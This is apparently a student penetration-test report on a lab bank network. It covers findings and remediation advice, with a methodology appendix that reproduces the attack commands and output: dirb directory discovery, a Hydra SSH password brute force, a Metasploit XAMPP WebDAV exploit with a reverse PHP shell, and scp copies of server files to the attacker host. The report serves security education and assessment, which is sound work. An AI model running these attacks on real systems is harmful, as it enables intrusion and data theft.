



SECURITY ASSESSMENT

Andrew Pham

Submitted to: Application Development Team
Security Analyst: Udacity Student

Date of Testing: April 10th 2022
Date of Report Delivery: April 13th 2022

Table of Contents

Security Engagement Summary	2
Engagement Overview	2
The PJBank CISO authorized the development of a cybersecurity training program to improve their network security posture. PJ professional IT services has been contracted to test the new training program platform for security weaknesses.	2
Scope	2
1. The Debian server in the DMZ (DMZIServer 10.1.0.7)	2
2. A web Application Server in the DMZ (Debianx64DMZOnCloudNew 10.1.0.12)	2
3. The Internal Network Device (employee workstation) in the MZ (Win-10 10.1.2.4)	2
4. A public web server "Learn About Security" (Learnaboutsecurity.com)	2
Risk Analysis	2
Recommendations	2
Significant Vulnerabilities Summary	4
High Risk Vulnerabilities	4
Medium Risk Vulnerabilities	4
Significant Vulnerability Details	4
Appendix A: Security Analysis Methodology	7
Assessment Tools Selection	7
Red Team Operations Assessment	7
Reconnaissance	8
Scanning	9
Exploit Development	11

Security Engagement Summary

Engagement Overview


The PJBank CISO authorized the development of a cybersecurity training program to improve their network security posture. PJ professional IT services has been contracted to test the new training program platform for security weaknesses.

Scope

We will be testing four pieces of infrastructure linked to the training program.

1. The Debian server in the DMZ (DMZIServer | 10.1.0.7)
2. A web Application Server in the DMZ (Debianx64DMZOnCloudNew | 10.1.0.12)
3. The Internal Network Device (employee workstation) in the MZ (Win-10 | 10.1.2.4)
4. A public web server "Learn About Security" (Learnaboutsecurity.com)

PROJECT NETWORK DIAGRAM



Risk Analysis

Considering the significant vulnerabilities identified, the overall security risk of the virtual machine tested during the engagement is **high**, with potential for severe or catastrophic impact.

Recommendations

The vulnerabilities highlighted in this report should be remediated as soon as possible.

- The company should implement a policy that enforces multi-factor authentication. The security analysts determined that account passwords could be guessed and access to the network was gained remotely. Implementing multi-factor authentication would have prevented the analyst from gaining access to the network in this manner.
- Implement software maintenance and version policies.
- Implement sensitive data policies.
- Do not use the same username and password across machines.
- Delete the keys file from the DMZI server. It contains SSH login credentials on a publicly accessible URL.
- Do not store snapshots of the server in a vulnerable state.
- Require complex password policy.
- Update the XAMPP service on all machines.

Significant Vulnerabilities Summary

Significant vulnerabilities identified during the vulnerability assessment and validation are summarized below. While additional vulnerabilities may be present, these are considered significant and warrant resolution.

High Risk Vulnerabilities

1. SSH keys are accessible on public URL.
2. Machines use passwords that are easily guessed by wordlists.
3. XAMPP version is out of date.

Medium Risk Vulnerabilities

1. Machines store snapshots of vulnerable states.
2. Machines use the same passwords.
3. Machines are vulnerable to Varnish DDOS attack.

Significant Vulnerability Details


Details about the significant vulnerabilities listed above are provided below.

HIGH RISK

1. Using the directory buster with the Udacity.txt wordlist we discover the keys file.

Command: `dirb http://10.1.0.7 udacity.txt`

Navigating to that URL reveals:



2. Using Hydra we can crack the password of the payroll server.

Command: `hydra -l admin123 -P udacity.txt ssh://10.1.0.12`

```

admin123@KaliInternal:/usr/share/wordlists$ hydra -l admin123 -P udacity.txt ssh://10.1.0.12
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 20:11:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the task
s: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4616 login tries (l:1/p:4616), ~289 tries per task
[DATA] attacking ssh://10.1.0.12:22/
[STATUS] 179.00 tries/min, 179 tries in 00:01h, 4440 to do in 00:25h, 16 active
[22][ssh] host: 10.1.0.12 login: admin123 password: Password123!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 20:12:46
admin123@KaliInternal:/usr/share/wordlists$

```

This reveals the password Password123!

3. XAMPP is out of date.

Scan for service versions with nmap aggressive scan.

Command: nmap -A 10.1.2.4

```

admin123@KaliInternal:~$ nmap -A 10.1.2.4
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-11 18:46 EDT
Nmap scan report for win10.internal.cloudapp.net (10.1.2.4)
Host is up (0.0037s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-xr-x 1 ftp ftp          0 Dec 20 2009 incoming
|_ -r--r--r-- 1 ftp ftp          187 Dec 20 2009 onefile.html
|_ ftp-bounce: bounce working!
|_ ftp-syst:
|_ _SYST: UNIX emulated by FileZilla
25/tcp    open  smtp         Mercury/32 smtpd (Mail server account Maier)
|_ smtp-commands: localhost Hello win10.internal.cloudapp.net; ESMTps are:, TIME, SIZE 0, HELP,
|_ Recognized SMTP commands are: HELO EHLO MAIL RCPT DATA RSET AUTH NOOP QUIT HELP VRFY SOML Mail server acc
ount is 'Maier'.
79/tcp    open  finger       Mercury/32 fingerd
|_ finger: Login: Admin Name: Mail System Administrator\x0D
|_ \x0D
|_ [No profile information]\x0D
80/tcp    open  http         Apache httpd 2.2.14 ((Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_
color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
|_ http-server-header: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.
1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
|_ http-title: XAMPP 1.7.3
|_ Requested resource was http://win10.internal.cloudapp.net/xampp/splash.php
106/tcp   open  pop3pw       Mercury/32 poppass service
110/tcp   open  pop3         Mercury/32 pop3d
|_ pop3-capabilities: UIDL APOP TOP EXPIRE(NEVER) USER
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
143/tcp   open  imap         Mercury/32 imapd 4.72
|_ imap-capabilities: OK IMAP4rev1 CAPABILITY complete X-MERCURY-1A0001 AUTH=PLAIN
443/tcp   open  ssl/https?
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ ssl-date: 2022-04-11T22:46:34+00:00; +2s from scanner time.
sslv2:
SSLv2 supported
ciphers:
SSL2 DES_64_CBC_WITH_MD5

```

Research exploits on outdated version of nmap: <https://www.exploit-db.com/exploits/18367>

Commands:

msfconsole

use exploit/windows/http/xampp_webdav_upload_php

set RHOSTS 10.1.2.4

set payload php/reverse_php

run

Discussion:

- Vulnerabilities were discovered in all 4 pieces of infrastructure.
- Links: <https://www.exploit-db.com/exploits/18367>

This concludes the Significant Vulnerability Detail portion of this report.

Appendix A: Security Analysis Methodology

The methodology the analyst used for the vulnerability assessment is provided below.

1. Reconnaissance
2. Scanning
3. Vulnerability Research
4. Exploitation

Assessment Tools Selection

Noting the scope of the engagement was focused on a web application, the security analyst chose relevant web-application security analyst tools. The analyst created a Kali Virtual Machine which had many included tools. Tools used during this engagement included:

- Kali Operating System
 - <https://www.kali.org/>
 - Linux OS used for penetration testing.
- Python Environment
 - <https://www.python.org/>
 - Environment used to run tools and exploits.
- Nmap
 - <https://nmap.org/>
 - Network Scanner
- Metasploit
 - <https://www.metasploit.com/>
 - Provides known exploits and security vulnerabilities.
- Directory Buster
 - <https://www.kali.org/tools/dirbuster/>
 - Brute forces directories from a wordlist.
- Hydra
 - <https://www.kali.org/tools/hydra/>
 - Brute forces passwords off wordlist.

Red Team Operations Assessment

We assess that the infrastructure has critical vulnerabilities and were able to access all machines through vulnerability chaining.

Reconnaissance

Starting Points

1. The Debian server in the DMZ (DMZIServer | 10.1.0.7)
2. A web Application Server in the DMZ (Debianx64DMZOnCloudNew | 10.1.0.12)
3. The Internal Network Device (employee workstation) in the MZ (Win-10 | 10.1.2.4)
4. A public web server "Learn About Security" (Learnaboutsecurity.com)

Reconnaissance Investigations

Website: learnaboutsecurity.com

Host: Fastly, GitHub


Email Provider: No MX Records

Spam Service: NA

Content Management System: WordPress hosted on Amazon cloud service

Software and Services: CRON, ATOM

Shodan search results:



Findings:

None Significant

Scanning

Vulnerability Scanning

```
admin123@KaliInternal:~$ nmap --script=vulscan/ -sV learnaboutsecurity.com
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-13 23:18 EDT
Nmap scan report for learnaboutsecurity.com (185.199.108.153)
Host is up (0.0095s latency).
Other addresses for learnaboutsecurity.com (not scanned): 185.199.111.153 185.199.110.153 185.199.109.153
rDNS record for 185.199.108.153: cdn-185-199-108-153.github.com
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http-proxy   Varnish
|_http-server-header: GitHub.com
443/tcp    open  ssl/https    GitHub.com
|fingerprint-strings:
|  FourOhFourRequest:
|    HTTP/1.1 404 Not Found
|    Connection: close
|    Content-Length: 9115
|    Server: GitHub.com
|    Content-Type: text/html; charset=utf-8
|    ETag: "5f7bc6b3-239b"
|    Content-Security-Policy: default-src 'none'; style-src 'unsafe-inline'; img-src data:; connect-src 'self'
|    X-GitHub-Request-Id: 6F14:3161:399982:67B0C3:62579280
|    Accept-Ranges: bytes
|    Date: Thu, 14 Apr 2022 03:18:24 GMT
|    Via: 1.1 varnish
|    Age: 0
|    X-Served-By: cache-dfw18623-DFW
|    X-Cache: MISS
|    X-Cache-Hits: 0
|    X-Timer: S1649906304.440863,VS0,VE36
|    Vary: Accept-Encoding
|    X-Fastly-Request-ID: 22d3fbc47a17a93455fd5e002b208e769dfc1618
|    <!DOCTYPE html>
|    <html>
|    <head>
|    <meta http-equiv="Content-type" content="text/html; charset=utf-8">
|    <meta http-equiv="Content-Security-Policy" content="default-src 'none'; style-src 'unsafe-inline'; img-src d
|
|    <title>Site not found &middot; GitHub Pages</title>
|    <style type
|
|  GetRequest:
```

Finding:

Vulnerable varnish application vulnerable to DDOS.

Version Scanning


```
Nmap scan report for dmzserver.internal.cloudapp.net (10.1.0.7)
Host is up (0.0018s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.75 seconds
admin123@KaliInternal:/usr/share/wordlists$ nmap 10.1.0.12 -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-10 18:21 EDT
Nmap scan report for 10.1.0.12
Host is up (0.0037s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind   2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: DMZWEBSERVER; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.52 seconds
admin123@KaliInternal:/usr/share/wordlists$ nmap 10.1.2.4 -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-10 18:22 EDT
Nmap scan report for win10.internal.cloudapp.net (10.1.2.4)
Host is up (0.0014s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp       FileZilla ftpd
80/tcp    open  http      Apache httpd 2.2.14 ((Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
106/tcp   open  pop3pw    Mercury/32 poppass service
135/tcp   open  msrpc     Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
143/tcp   open  imap      Mercury/32 imapd 4.72
443/tcp   open  ssl/https?
445/tcp   open  microsoft-ds?
3306/tcp   open  mysql     MySQL (unauthorized)
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
5357/tcp   open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: localhost; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Vulnerability Investigations

The directory buster revealed the following keys file:



```
10.1.0.7/.git/keys.txt
username: admin123
Password: Password123!
```

Findings:

```
admin123@KaliInternal:~$ ssh 10.1.0.7
The authenticity of host '10.1.0.7 (10.1.0.7)' can't be established.
ECDSA key fingerprint is SHA256:e4qW3XPib2d6y67Ti52kxtLa+SxLo1d4eufRU09vSWc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.1.0.7' (ECDSA) to the list of known hosts.
admin123@10.1.0.7's password:
Linux DMZIServer 4.19.0-14-cloud-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Mar 18 12:04:45 2021 from 94.58.141.128
admin123@DMZIServer:~$ whoami
admin123
admin123@DMZIServer:~$
```

The keys.txt file holds the ssh login.

Exploit Development

Successful exploits to gain access/exfiltrate sensitive data.

```
admin123@DMZIServer:/opt/snapshot$ sudo scp admin123@DMZIServer:/opt/snapshot/snapshots/march.tar.gz /
The authenticity of host 'dmzserver (10.1.0.7)' can't be established.
ECDSA key fingerprint is SHA256:e4qW3XPib2d6y67Ti52kxtLa+SxLo1d4eufRU09vSWc.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'dmzserver,10.1.0.7' (ECDSA) to the list of known hosts.
admin123@dmzserver's password:
snapshot.march.tar.gz                                100% 143    13.3KB/s   00:00
admin123@DMZIServer:/opt/snapshot$
```

Exploit Commands

```

admin123@KaliInternal:~$ nmap -A 10.1.2.4
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-11 18:46 EDT
Nmap scan report for win10.internal.cloudapp.net (10.1.2.4)
Host is up (0.0037s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            FileZilla ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp          0 Dec 20   2009 incoming
| -r--r--r-- 1 ftp ftp        187 Dec 20   2009 onefile.html
| _ftp-bounce: bounce working!
| ftp-syst:
| _ SYST: UNIX emulated by FileZilla
25/tcp    open  smtp          Mercury/32 smtpd (Mail server account Maiser)
| smtp-commands: localhost Hello win10.internal.cloudapp.net; ESMTPs are:, TIME, SIZE 0, HELP,
| _ Recognized SMTP commands are: HELO EHLO MAIL RCPT DATA RSET AUTH NOOP QUIT HELP VRFY SOML Mail server acc
ount is 'Maiser'.
79/tcp    open  finger        Mercury/32 fingerd
| finger: Login: Admin          Name: Mail System Administrator\x0D
| \x0D
| _[No profile information]\x0D
80/tcp    open  http          Apache httpd 2.2.14 ((Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_
color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
| _http-server-header: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.
1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
| http-title: XAMPP 1.7.3
| _Requested resource was http://win10.internal.cloudapp.net/xampp/splash.php
106/tcp   open  pop3pw        Mercury/32 poppass service
110/tcp   open  pop3          Mercury/32 pop3d
| _pop3-capabilities: UIDL APOP TOP EXPIRE(NEVER) USER
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp   open  imap          Mercury/32 imapd 4.72
| _imap-capabilities: OK IMAP4rev1 CAPABILITY complete X-MERCURY-1A0001 AUTH=PLAIN
443/tcp   open  ssl/https?
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
| _Not valid after: 2019-11-08T23:48:47
| _ssl-date: 2022-04-11T22:46:34+00:00; +2s from scanner time.
| sslv2:
| _SSLv2 supported
| ciphers:
| _SSL2_DES_64_CBC_WITH_MD5

```

msfconsole

use exploit/windows/http/xampp_webdav_upload_php

set RHOSTS 10.1.2.4

set payload php/reverse_php

run

Vulnerable Software Exploitation


```

msf6 exploit(windows/http/xampp_webdav_upload_php) > run

[*] Started reverse TCP handler on 10.1.2.5:4444
[*] Uploading Payload to /webdav/9fyzFjG.php
[*] Attempting to execute Payload
[*] Sending stage (39282 bytes) to 10.1.2.4
[*] Meterpreter session 1 opened (10.1.2.5:4444 -> 10.1.2.4:52407) at 2022-04-11 19:14:44 -0400
[*] 10.1.2.4 - Meterpreter session 1 closed. Reason: Died

[-] Invalid session identifier: 1
msf6 exploit(windows/http/xampp_webdav_upload_php) >
[-] Meterpreter session 1 is not valid and will be closed
set payload php/reverse_php
payload => php/reverse_php
msf6 exploit(windows/http/xampp_webdav_upload_php) > run

[*] Started reverse TCP handler on 10.1.2.5:4444
[*] Uploading Payload to /webdav/3umlqso.php
[*] Attempting to execute Payload
[*] Command shell session 2 opened (10.1.2.5:4444 -> 10.1.2.4:52435) at 2022-04-11 19:19:33 -0400
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 4:

    Connection-specific DNS Suffix  . : t5bvprk4lhyuxev3auc4xdk3ce.jx.internal.cloudapp.net
    Link-local IPv6 Address . . . . . : fe80::a83e:27b7:f555:390b%9
    IPv4 Address. . . . . : 10.1.2.4
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.1.2.1
[*] 10.1.2.4 - Command shell session 2 closed.

```

<https://www.exploit-db.com/exploits/18367>

Weak Password Cracks

Brute force attack by utilizing a password crack utility and wordlist.

Command: hydra -l admin123 -P udacity.txt ssh://10.1.0.12

```

admin123@KaliInternal:/usr/share/wordlists$ hydra -l admin123 -P udacity.txt ssh://10.1.0.12
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 20:11:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the task
s: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 4616 login tries (l:1/p:4616), ~289 tries per task
[DATA] attacking ssh://10.1.0.12:22/
[STATUS] 179.00 tries/min, 179 tries in 00:01h, 4440 to do in 00:25h, 16 active
[22][ssh] host: 10.1.0.12 login: admin123 password: Password123!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 20:12:46
admin123@KaliInternal:/usr/share/wordlists$

```

Data Exploitation

```
root@dmzwebserver:/var/www/onprem/config# scp /var/www/onprem/config/config.php admin123@10.1.2.5:/home/admin123/Downloads
admin123@10.1.2.5's password:
config.php
100% 779 0.8KB/s 00:00
```

Example of data exfiltration on machine.

Findings:

Password to 10.1.0.12 is Password123!

Exploit caused by not having complex password policy enabled.
